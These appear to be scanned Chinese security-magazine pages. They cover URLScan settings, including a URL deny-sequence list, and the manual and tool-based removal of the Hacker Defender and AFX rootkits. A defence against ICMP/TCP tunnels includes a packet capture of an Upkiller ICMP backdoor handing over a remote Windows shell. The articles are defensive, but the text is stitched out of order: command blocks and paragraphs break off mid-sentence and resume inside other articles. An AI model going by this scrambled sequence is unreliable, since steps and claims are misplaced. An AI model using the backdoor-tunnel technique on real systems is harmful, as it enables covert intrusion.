AllowLateScanning（允许后扫描）	该选项让管理员可以决定是以高权限还是低权限装载UrlScan ISAPI。注意该选项在IIS 6下并不实用，这是因为IIS 6.0在自身设计方面的原因和先前版本的IIS有所区别。 该值在默认情况下为"0"，也就是说会以高权限装载URLScan的ISAPI，这样就会在服务器进程之前预先对所有的请求进行处理然后才将请求叫给服务器进程进行处理。当该值被设置为"1"，URLScan会被后装载，也就是说会先允许使用其他的ISAPI过滤器然后才让URLScan对输入进行过滤。
PerDayLogging（每日日志记录）	该选项决定是否需要每天都产生日志作为备份还是让管理员可以对单个日志循环使用，在一定的情况下最新的日志信息会覆盖掉最老的日志信息。 该选项的默认值为"1"，也就是将每天的日志分开保存。新的日志是在每天的自动末尾生成的(12:00 AM)。日志文件都包含了日志标号，形式为 -Urlscan.<日期>.log。
RejectResponseUrl（被拒绝请求的回应页面）	该选项指定返回给客户端的自定义出错信息。
UseFastPathReject（快速拒绝）	该选项是与RejectResponseUrl联动使用的。如果"UseFastPathReject"的值被设置为"0"的话，ISAPI就会返回"RejectResponseUrl"中定义好的值，但是如果该值被设置为"1"的话，ISAPI不但不会使用"RejectResponseUrl"选项，同时也不会对请求进行记录。如果web站点的总体结构中包含了ISA服务器的话，那么代理服务器会对请求和响应都进行记录。"UseFastPathReject"在默认情况下值为"1"。URLScan会忽略"RejectResponseUrl"选项直接返回个浏览器一个500消息。这样的话会比根据RejectResponseUrl对请求处理要快，但是记录的内容会较少。
AlternateServerName（修改服务器名称）	该选项可以决定是否可以允许修改"Server"值。它是与"RemoveServerHeader"联动使用的。如果"RemoveServerHeader"的值被设置为"0"的话，AlternateServerName可以被用来替换掉IIS内置的Server头信息。
DenyUrlSequences（拒绝包含某些字符序列的URL）	该选项让你可以指定一个列表来拒绝那些包含了列表中的字符序列的URL。默认拒绝的序列包括".."、"./"、"\"、":"、"%"和"&"。你也可以继续填加类似"#"、"<"、">"、"$"、"@"、"!"、","和"~"这样的序列到列表中去。

总结

同时使用URLScan和IIS Lockdown可以防范多种针对IIS的攻击，但是它们并不是IIS管理员所期望的完全安全解决方案。作为IIS的管理员而言，其他方面的安全问题同样需要花时间和精力去考虑。这些问题包括如何实现适合自身的补丁管理机制来保证IIS以及运行IIS的系统与不断发布的补丁同步，如何对运行IIS的系统进行加固以及进一步将那些不可能用到的DLL删除来避免偶然对这些DLL进行重新映射。但是客观地来说，IIS Lockdown和Urlscan的确能够在很大的程度上帮助管理员加固IIS服务器的安全。

蝴蝶：在众多的后门工具里面，RootKit无疑处于一个“大哥”的地位，不管是从功能上还是隐藏方式上，它都是其他后门工具所无法比拟的！基于它的特性，清除工作变得非常的困难，难到我们“束手待毙”？当然不是，针对黑器攻击，特约此文，给大家讲讲如何清除它！

让“黑客守卫者”远离我们



文／图 [D]KING

前言

关于Rootkit，相信玩HACK技术的朋友一定很清楚这是来自于Linux下的词语，意思是用作获得系统root访问权限的工具。实际上，Rootkit是攻击者用来隐藏自己的踪迹和保留root访问权限的工具，如果攻击者想在远程攻击时获得root访问权限，通常首先进行密码猜测或者密码强制破译等手法来尝试获得系统的访问权限，进入系统后，如果没有获得root权限，再考虑通过某些安全漏洞获得系统的root权限，接着攻击者会在侵入的主机中安装Rootkit。

今天我们要清除的是NT系统下的Rootkit，一个修改系统内核级别的后门——HackerDefender，中文名字叫做“黑客守卫者”。它是如今Windows下最高级别的后门之一，被HACKER广泛的使用，所以如何清除它成为了一个被大家经常讨论的问题，相信部分老鸟已经练就了一身清除它的本领，但是作为一些普通技术人员恐怕就没那么多时间来研究它了，今天我们就来给大家介绍一些清除它的方法。

手功检测

所需工具：Kernel PS v0.4。

Kernel PS v0.4作者是大名鼎鼎的zzzEVAzzz，程序包括knlps.exe和knlps.sys两部分，这两部分在使用时一定要在同一个目录里。它支持：Win2k pro/server build 2195、WinXP build 2600、Win2003 build 3790系统，在NT下我没有测试，希望有条件的朋友测试一下。

用法：

在cmd.exe命令行环境下，切换目录到knlps所在目录。

```
>knlps -l   列举进程
>knlps -k pid   终止指定pid的进程
```

这个工具不仅仅可以检查出“黑客守卫者”，还可以检测出其他的Rootkit，功能非常强大，完全可以替换掉著名PSTOOLS系列软件里的pslist和pskill。下面我们用pslist和Kernel PS分别检测中了“黑客守卫者”机器的系统进程，可以看出Pslist完全检测不出“黑客守卫者”的存在，这足以说明“黑客守卫者”的强大和危险。




图1

这是pslist检测出来的系统进程，看不到有“黑客守卫者”073版的HXDEF073进程，如图1示。

而Kernel PS v0.4的检测抓图，可以清楚的看到系统中多了一个HXDEF073进程“黑客守卫者”073版的进程，它的PID是1048，我们用-K1048参数杀死了它，然后我们通过到目录“I:\黑客守卫者清除方法\”里删除hxdef073.exe和与它同名的INI文件来达到清除“黑客守卫者”的目的。（图2）




图2

但是现在也不能说是彻底的清除了这个东东，因为它在系统服务里有启动项，我们还需打开注册表搜索“黑客守卫者”的进程名：hxdef073.exe，找到相关键值删除，这样就完美地清除了“黑客守卫者”，如图3示。





图3

蝴蝶：看了《Windows 2003下RootKit应用实例》一文后，大家现在是不是最关心如何清除文中的RootKit？以及如何检测其他RootKit？清除RootKit可不是件容易的事，就我个人看来，你首先应该了解系统的自动选项，为什么呢？因为RootKit也是以exe形式的出现的，它要想隐藏预定义的内容，就必须使其可以自启动，这就是突破口；对于以DLL文件形式插入到系统进程当中的RootKit(AFX RootKit就是此类)，大家可以参考本文作者的另外一篇文章《握着你的手清除DLL后门》。



RootKit的清除与检测

文/dahubaobao

AFX RootKit手工清除

该工具的工作原理已经在《Windows 2003下RootKit应用实例》一文说过了，所以不再重复，直接给出一种最实用的清除方法，相信也是大多数朋友能想到的。

1. 首先找一个Windows 2003系统，然后把explorer.exe文件复制到本地。

2. 进入你的另一个系统，本人使用的是FreeBSD，具体过程如下：

```
#mount_ntfs /dev/ad0s5 /mnt  //挂载C盘
#cp /Windows/Explorer.exe Explorer.exe.bak
//进入mnt目录，备份Explorer.exe文件
#rm -r Explorer.exe   //删除Explorer.exe文件
#rm -r /Windows/explorer.dll
//删除后门DLL文件
#rm -r /Windows/Rootkit.exe   //删除由Rootkit.exe生成的后门文件，本文中为Rootkit.exe
#cp Explorer.exe /Windows/Explorer.exe
```

工具清除

所需工具：Rootkit Detector v0.3。

Rootkit Detector v0.3 是http://www.3WDesign.es设计得非常好的RootKit清除软件，它有着非常强大的检测功能和清除功能，可以发现当前几乎所有的危险进程和隐藏服务。

现在可以完美支持清除的RootKit有：1、AFX Rootkit 2003；2、Hacker Defender； 3、He4HookInv；4、Rkit (Backdoor.W32/ASW)；5、NT Rootkit _root_。

它的命令参数是：

```
rkd.exe
      -v        - 检查不正当信息.
      -m        - 获得文件MD5值.
```

这是一个非常简单的RootKit后门清除工具，在CMD下执行就可以完全检测整个系统中存在的不正当进程，比如Hidden Process 隐藏的进程和Hidden Services隐藏的服务，甚至包括可疑的后门和病毒都可以被检测出来。如图4示。




图4




图5

看看结果，甚至把瑞星的内参进程监控也给查了出来，呵呵。现在我们执行“黑客守卫者”看看Rootkit Detector v0.3会不会检查出来并且清除它。如图5示所示：

看到了吗，非常完美地清除了“黑客守卫者”的进程hxdef078并且报告了它的MD5值，非常方便，适合广大新手使用。

总结

因为时间的关系，我只能这样简单的介绍一点Windows下的RootKit清除方法，希望对广大新手和管理员有所帮助，但是我们不能等已经被攻陷以后再做修补，所以大家应该勤快地给系统修补BUG并且使用杀毒软件。

难度等级	中
前置知识	网络协议基础知识

蝴蝶：看了《突破防火墙的利器——隧道攻击》一文之后，是不是觉得隧道很有意思？其实这都是当初在设计TCP/IP时没有考虑到的缺陷。下面我们就一起来看看如何对隧道攻击进行有效的防御，希望能对大家有所启发！

突破防火墙的利器——隧道防御

文/dahubaobao

ICMP

对于利用ICMP协议实现的隧道，我们无非是要把所有的ICMP TYPE禁止。针对这一点来说，普通软件防火墙的默认安全级别都无能为力，原因在攻击篇中已经说过了，必须把安全级别修改到“高级”方能阻止ICMP协议，这样利用ICMP协议实现的隧道就无用武之地了。同理，把所有的ICMP TYPE禁止了，Ping这个工具自然就“失效”了，因为你已经收不到任何错误报文（网路不

```
//复制Explorer.exe文件到Windows目录
#mount /mnt  //卸载C盘
```

3．重新启动系统，进入2003，删除HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run下的自启动项，保存、退出，重新启动之后后门就清除掉了。

如果你是Windows系统，相信这点问题难不倒你。

检测其他RootKit

如果通过手工检测，那真是太难了，所以这里推荐一个RootKit检测工具——RootKit Detector，它通过内置的MD5数据库，来比较所检测Windows 2000/XP/2003系统全部服务和进程的MD5校验值，这样就可以检测出系统下的RootKit，比如Hacker Defender系列版本，藏得再深也无可遁形了。作为网络管理员来说，实是一把不可多得的利器。

在使用之前，我们还是看看它的帮助信息吧。

```
.... ...: Rootkit Detector Profesional 2004 v0.62
....
Rootkit Detector Profesional 2004
Programmed by Andres Tarasco Acuna
Copyright (c) 2004 - 3wdesign Security
Url: http://www.3wdesign.es
 Usage: C:\rkdetector.exe [-vm]
            -v Shows Verbose Information
            -m Shows md5 checksum for filename
```

怎么样？很简单吧！rkdetector.exe -v显示该工具的版本信息，rkdetector.exe -m显示某个文件的MD5值，例如explorer.exe md5sum:3c8f7d955a1657c941129f6e0ec8b620。直接运行rkdetector.exe是对当前的系统进行检测，它会进行一系列的初始化，检测工作，最后用红颜色的字体显示出可疑的模块，例如：

```
-Gathering Service list Information... ( Found: 250 services )
-Gathering process List Information... ( Found: 29 process )
-Searching for Hidden process Handles. ( Found: 0 Hidden Process )
-Checking Visible Process............



-Searching for Rootkit Modules........
*SUSPICIOUS MODULE!! c:\windows\system32\explorer.dll
```

呵呵，Rootkit Detector检测出了explorer.dll存在问题，如图1所示，而这正是我们的核心文件啊！




图1

凭借这个工具，你就可以对其进行细致的“扫荡”了，为检测RootKit提供了强大的支持。对于UNIX系统，我想ChrootKit应该是其中的佼佼者，黑防以前刊登过它的使用方法，不太了解的读者可以找来看看。

编后

其实RootKit并不是多么可怕，只是了解的人比较少，正如前面所说，对于Windows系统，一定要抓住自启动项，这是Rootkit不可避免要接触的，这里也是我们的突破口。本文写得比较浅，旨在抛砖引玉，国内外的不少人都写过技术含量比较高的RootKit的相关文章，有兴趣的朋友可以找来参考一下。

可达、主机不可达等等）。而且基于ICMP协议的Tracert工具也会失效，何去何从，就由你自己选择吧。下面给出ICMP TYPE的详细列表，以便大家参考。

```
Type 值| ICMP信息说明
------------------------
0      | Echo Reply（回声答复）
3      | Destination Unreachable（目的地无法到达）
4      | Source Quench（来源抑制）
5      | Redrict（更改方向）
8      | Echo Request（回声请求）
11     | Time exceeded（超时传输）
12     | Paramter Problem message（参数问题信息）
13     | Timestamp Request（时间标记请求）
14     | Timestamp Reply（时间标记答复）
15     | Information Request（信息请求）
16     | Information Reply（信息答复）
17     | Address mask Request（地址屏蔽请求）
18     | Address mask Reply（地址屏蔽答复）
```

TCP、UDP

对于使用TCP协议和UDP协议实现隧道，确实没有一个行之有效的办法来防御。因为你只要提供服务，就必须会打开相应的端口，所以我们只有“被动”的方式来防御隧道攻击。首先，要确保服务器的安全，这是最起码的条件。因为要实现隧道，必须给目标种下服务端，如果你能保证服务器的安全，完全不给入侵者机会；再者，隧道是通过数据包实现的，所以我们可以通过嗅探（Sniffer）抓取数据包来发现蛛丝马迹，我想这也是防御隧道攻击最好的方法了。在Windows下可以使用Windows 2000自带的网络监视器（嗅探这么好的东西，微软怎么能不把它放在Windows里呢？）；在UNIX下比较流行的也就是TCPDump了，其使用方法网上已经很多了，这里就不再说了。下面以攻击篇中（UpKiller）的ICMP隧道和TCP隧道抓包为例进行分析，大家就可以很清楚地看到整个过程了。

ICMP

```
ICMP 192.168.0.30->192.168.0.1 Bytes=33 TTL=128 Type:
15,16 ID=284 SEQ=54321
I will open Upkiller's back door.    //本地－目标，请求
打开后门程序，TYPE 15 ，16

ICMP 192.168.0.1->192.168.0.30 Bytes=21 TTL=128 Type:
8,0 ID=728 SEQ=54321
OK,Back door is Open.    //目标－本地，成功打开，
TYPE 8 ，0
ICMP 192.168.0.1->192.168.0.30 Bytes=46 TTL=128 Type:
8,0 ID=728 SEQ=54321
Welcome to Upkiller's RootKit Server 0.55 :)  //显示欢迎
消息，TYPE 8 ，0
ICMP 192.168.0.1->192.168.0.30 Bytes=9 TTL=128 Type:
8,0 ID=728 SEQ=54321
Command:>  //成功连接，返回提示符，TYPE 8 ，0
ICMP 192.168.0.30->192.168.0.1 Bytes=6 TTL=128 Type:
15,16 ID=284 SEQ=54321
Shell  //本地－目标，请求Shell命令，TYPE 15 ，16
ICMP 192.168.0.1->192.168.0.30 Bytes=104 TTL=128 Type:
8,0 ID=728 SEQ=54321
Microsoft Windows 2000 [Version 5.00.2195]
(C) ....... 1985-2000 Microsoft Corp.
C:\WINNT\system32>  //目标－本地，Shell执行成功，
TYPE 8 ，0
ICMP 192.168.0.30->192.168.0.1 Bytes=5 TTL=128 Type:
15,16 ID=284 SEQ=54321
Exit  //本地－目标，退出Shell会话，TYPE 15 ，16

ICMP 192.168.0.1->192.168.0.30 Bytes=42 TTL=128 Type:
8,0 ID=728 SEQ=54321
Exit Upkiller's RootKit Success.GoodBye.  //成功退出
```

注：省略了一些确认和欢迎信息

